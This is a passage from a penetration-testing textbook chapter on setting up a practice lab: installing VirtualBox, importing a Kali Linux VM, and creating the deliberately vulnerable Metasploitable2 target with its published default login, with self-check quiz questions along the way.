Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Microsoft Windows Server 2022 VM target.** Microsoft has a large share of the server market, so you will encounter many Windows servers during your professional pen-testing activities. **Windows Server** is a line of operating systems for servers. After you create a Windows Server VM, you will add the necessary role to make it an Active Directory **domain controller (DC)**. Domain controllers perform major services such as authenticating users and enforcing security policies, making them frequent targets of threat actors.
- **DVWA OVA target.** DVWA stands for **Damn Vulnerable Web Application**, a web application specifically designed for practicing penetration testing.
- **Axigen mail server VM.** Axigen provides a free trial of its full-featured mail server. This will be a useful target for practicing mail server exploits.

Note 1 | The computer you use to host the lab environment needs at least 16 GB of memory. However, with 16 GB of memory, you may not be able to run all the VMs at once. Thirty-two GB of memory is ideal and will allow you to run all VMs at the same time. If your computer does not have enough memory to run the VMs simultaneously, you can run only a few at a time. When you are finished pen testing a VM, you can shut it down and then turn on a different VM. You can also reduce the amount of memory assigned to each VM to allow more VMs to run simultaneously.

Caution | In the following sections and throughout this course, you download a variety of files from the Internet. Make sure to scan every downloaded file (including OVA, ISO, and other files) with an antivirus product to make sure the files don't contain malware. Threat actors are nefarious and often provide corrupted files containing malware for download.

Self-Check

1. What is a sandbox?
   a. A virtual operating system
   b. An isolated software testing environment
   c. A type of antivirus software
   d. A web application designed for pen testing
2. Because Windows 7 has reached its end of life, it is not a useful target for pen testing except in an academic environment.
   a. True
   b. False

Check your answers at the end of this chapter.

Setting Up the Kali Linux Virtual Machine

You will use the Oracle VirtualBox **virtualization platform** to host the testing lab targets and the Kali Linux attack machine. A virtualization platform is an environment that manages VMs, enabling the user to efficiently run multiple isolated logical computing environments on a single physical machine that shares hardware resources. You could also use other virtualization solutions such as VMWare Workstation Pro or Microsoft Hyper-V, but if you choose to do so, you must set them up on your own.

You will use a VM running Kali Linux as the platform for many pen-testing activities such as performing reconnaissance and launching attacks. Kali Linux is widely used by pen testers because it's free and comes with many pen-testing tools already installed. You will import the latest version of the Kali Linux Open Virtual Appliance (OVA) to provide a platform for performing penetration testing.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Exam Tip | This section of the chapter prepares the Kali Linux VM in your lab environment. You will use Kali Linux for various penetration testing activities and attacks. You are likely to use Kali Linux when covering the CompTIA PenTest+ exam objectives domains 2.0 through 5.0.

Downloading and Installing VirtualBox

1. Use a web browser to go to www.virtualbox.org/wiki/downloads and then click the download link for your operating system, such as Windows hosts for Windows systems, to download VirtualBox (Figure 2-1).

Figure 2-1 Downloading Oracle VirtualBox



Source: Oracle Corporation

2. Run the executable file you downloaded, and then follow the steps to install VirtualBox. If you need more guidance, click the **Documentation** link in top menu of the webpage for installation instructions.

   During installation, you can accept the default location for installing VirtualBox. You need storage for the virtual machines you create, so if the default installation location is almost full, change the location to a drive with more space.

   After a successful installation, the VirtualBox Manager window opens (Figure 2-2). Keep VirtualBox running to perform the remaining steps in this chapter.


Note 2 | If you have Microsoft Hyper-V virtualization running on your computer, you must disable the Hyper-V service for VirtualBox to work. Run the following PowerShell command as an administrator:

```
bcdedit /set hypervisorlaunchtype off
```

Next, restart your computer to disable Hyper-V.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 2-2 VirtualBox Manager window




Source: Oracle Corporation

Downloading and Installing the Kali Linux VirtualBox Image

1. Use a browser to go to **www.kali.org/get-kali/#kali-virtual-machines** and then click the **VirtualBox** button to download the 7-zip compressed archive file that contains the VirtualBox drive image (Figure 2-3).

Figure 2-3 Downloading Kali Linux VirtualBox drive image




Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

If you don't already have 7-Zip installed, you can download it at https://www.7-Zip.org (Figure 2-4). Make sure to choose the version appropriate for your computer's operating system, which is most likely Windows 64-bit x64.


Figure 2-4 7-Zip download page



Source: 7-Zip.org

2. When the Kali Linux VirtualBox drive image download has completed, right-click the downloaded file and select **Extract Files** on the shortcut menu. Accept the defaults in the Extract dialog box and click **OK**. Note where the files are extracted to because you will need them to create the virtual machine.
3. Click the **Add** button on the Oracle VirtualBox Manger toolbar.
4. In the Select a virtual machine file window, navigate to and open the folder that you just extracted. Select the .vbox file and click **Open** to add the Kali Linux VM in the machine list (Figure 2-5).
5. After the import is complete, right-click the Kali VM in the left pane of the VirtualBox Manager window, and then click **Settings** on the shortcut menu to open the Settings window.

Figure 2-5 New Kali Linux VM in machine list




Source: Oracle Corporation

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

6. Click **Network** in the left pane, and then select the **Host-only Adapter** named **VirtualBox Host-Only Ethernet Adapter**. Click **OK** to change the network settings so that the Kali VM is on the same network as the other VMs (Figure 2-6).

Figure 2-6 Connecting the Kali VM to the Host-only Adapter network




Source: Oracle Corporation

7. Click the Kali VM in the left pane of the VirtualBox Manager window, and then click the **Take Snapshot** button on the toolbar to take a snapshot of the Kali VM (Figure 2-7).

If the Take Snapshot button is not available on the toolbar, you can access it by clicking **Machine** on the menu bar, clicking **Tools**, and then clicking **Snapshots**.

A **snapshot** captures the current state and configuration of a virtual machine and allows you to return a VM to the state it was in at the time of the snapshot, which is useful for undoing unwanted changes. The VirtualBox Manager creates a default name of "Snapshot 1" for your first snapshot. You can rename this snapshot file if you like.

Figure 2-7 Taking a snapshot



Source: Oracle Corporation

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

3. What role does Oracle VirtualBox play in the penetration-testing lab you are setting up?
   a. Master operating system
   b. Popular cyber attack tool
   c. Host to the lab targets and Kali Linux attack machines
   d. Download facilitator
4. A snapshot captures the current state and configuration of a virtual machine.
   a. True
   b. False

Check your answers at the end of this chapter.

Setting Up Targets

After setting up the Kali Linux VM as the attack machine, you are ready to set up the targets for pen testing. In this section, you create seven targets, one each for Metasploitable, Windows 7, Windows 10, Windows 11, Windows Server 2022, DVWA, and the Axigen mail server.

Exam Tip | This section of the chapter prepares targets for your penetrating testing activities. Later in this course, you gather information, scan for vulnerabilities, perform attacks, and exploit vulnerabilities. These activities are detailed in the CompTIA PenTest+ exam objectives domains 2.0 and 3.0. You need a variety of targets in your penetrating testing lab to perform these activities.

Creating a Metasploitable Target

Metasploitable2 has been purposefully constructed to be vulnerable to attack. It is designed to provide pen testers with a target containing security flaws for practicing pen testing. You download Metasploitable2, provided by Rapid7, in the following steps. Rapid7 also provides an exploitability guide that outlines Metasploitable2's security flaws (https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide).

Note 3 | You can find a video showing how to install Metasploitable in VirtualBox at https://www.youtube.com/watch?v=1rIvnMenA2g. If the URL no longer works, you can perform a search on YouTube for "installing metasploitable 2 on virtualbox" to find another video.

Although Metasploitable is not an OVA, Rapid7 provides all the necessary files to build a new VM in VirtualBox.

To create the Metasploitable2 VirtualBox VM:


1. Use a browser to go to **https://www.rapid7.com/products/metasploit/metasploitable/** and then click the **DOWNLOAD NOW** button to download Metasploitable2 as a compressed zip file named **metasploitable-linux-2.0.0.zip**.
2. In File Explorer, right-click the downloaded file, and then click **Extract All** to extract the installation files contained in the zip file. If you want to keep all your downloads in a different folder (such as C:\PenTestDownloads), move the zip file there first, and then perform the extraction.
3. Start VirtualBox with administrative permissions. If you are logged in with an administrative account, then simply start VirtualBox. If you aren't logged in with an administrative account, then right-click VirtualBox and choose "Run as administrator". If you cannot perform certain VirtualBox

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

operations because buttons or features are not active, it's probably because you failed to start VirtualBox with administrative permissions.


4. In VirtualBox, click **Machine** on the menu bar, and then click **New**. In the Create Virtual Machine dialog box, in the Name and Operating System section, enter **Metasploitable** as the Name. Select **Linux** as the Type, and **Oracle Linux (64-bit)** as the Version (Figure 2-8).

Figure 2-8 Entering the name and operating system of the Metasploitable target



5. Click the **Hardware** button to expand the Hardware configuration section and enter **512** MB for the Base Memory size of the VM. This VM doesn't require the default 2 GB.
6. Click the **Hard Disk** button and then select the **Use an existing virtual hard disk file** option button if it is not already selected.
7. Click the folder icon in the Hard Disk section to open the Hard Disk Selector dialog box.
8. Click the **Add** button, navigate to and select the **Metasploitable.vmdk** file in the extracted folder, and then click **Open** to add this file to the list of hard disks to use it with the Metasploitable2 VM.
9. In the Metasploitable – Hard Disk Selector dialog box, select the **Metasploitable.vmdk** file in the list of hard drives (Figure 2-9), and then click **Choose**.


Figure 2-9 Selecting the Metasploitable.vmdk file



Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


10. In the Create Virtual Machine dialog box, click the **Finish** button to create the VM as an administrator.
11. In VirtualBox, right-click the Metasploitable VM in the left pane, click **Start** on the shortcut menu, and then click **Normal Start** to start the Metasploitable VM and display the login information (Figure 2-10).

Figure 2-10 Metasploitable login screen with login info



12. Sign in to the Metasploitable VM using **msfadmin** as the username and **msfadmin** as the password.
